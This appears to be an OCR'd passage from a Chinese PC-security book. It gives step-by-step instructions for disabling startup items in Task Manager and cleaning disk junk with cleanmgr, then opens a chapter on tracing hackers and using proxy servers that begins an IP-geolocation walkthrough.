


在计算机启动的过程中，自动运行的程序叫作开机启动项。开机启动程序会浪费大量的内存空间，并减慢系统启动速度，因此，要想加快开关机速度，就必须禁用一部分开机启动项，具体的操作步骤如下。


Step 01 按 Ctrl+Alt+Delete 组合键，打开“任务管理器”界面，如下图所示。




Step 02 单击“任务管理器”选项，打开“任务管理器”窗口，如下图所示。



Step 03 选择“启动”选项卡，在其中可以看到系统中的开机启动项列表，如下图所示。




Step 04 选择开机启动项列表框中需要禁用的启动项，单击“禁用”按钮，即可禁用该启动项，如下图所示。




练习2：清理系统盘中的垃圾文件

在没有安装专业的清理垃圾的软件前，用户可以手动清理磁盘垃圾临时文件，为系统盘瘦身，具体的操作步骤如下。


Step 01 选择“开始”→“所有应用”→“Windows 系统”→“运行”菜单命令，在“打开”文本框中输入 cleanmgr，如下图所示。




Step 02 弹出“磁盘清理：驱动器选择”对话框，单击“驱动器”下面的下拉按钮，在弹出的下拉菜单中选择需要清理临时文件的磁盘分区，如下图所示。




Step 03 单击“确定”按钮，弹出“磁盘清理”对话框，并开始自动计算清理磁盘垃圾，如下图所示。



Step 04 弹出“Windows10（C:）的磁盘清理”对话框，在“要删除的文件”列表中显示扫描出的垃圾文件和其大小，选择需要清理的临时文件，单击“清理系统文件”按钮，如下图所示。



Step 05 系统开始自动清理磁盘中的垃圾文件，并显示清理的进度，如下图所示。



第7章　黑客信息的追踪与代理服务器的应用

黑客为了更好地隐藏自己，在攻击前往往会先找到一些疏于管理或管理员水平不高的网络主机（即所谓的“肉鸡”）作为代理服务器，通过这些主机再去攻击目标系统。有了这些代理服务器，黑客的行踪就不易被追踪者所查到，就可以在目标主机中为所欲为了。本章介绍黑客信息的追踪与网络代理服务器的应用。

7.1　黑客信息的追踪

随着网络应用技术的发展，如何保护网络生活的隐私越来越引起了人们的重视，有什么办法可以使用户躲避多变的网络追踪和攻击呢？实际上，使用好代理工具，实现通过跳板访问网络，就可以轻松实现这一目标。



绝招1：使用网站定位IP物理地址

在网络管理中，常常需要精确定位某个 IP 地址的所在地，实际上，使用一些简单命令和方法即可完成 IP 地址的定位。下面介绍使用网站定位 IP 物理地址的方法，具体的操作步骤如下。

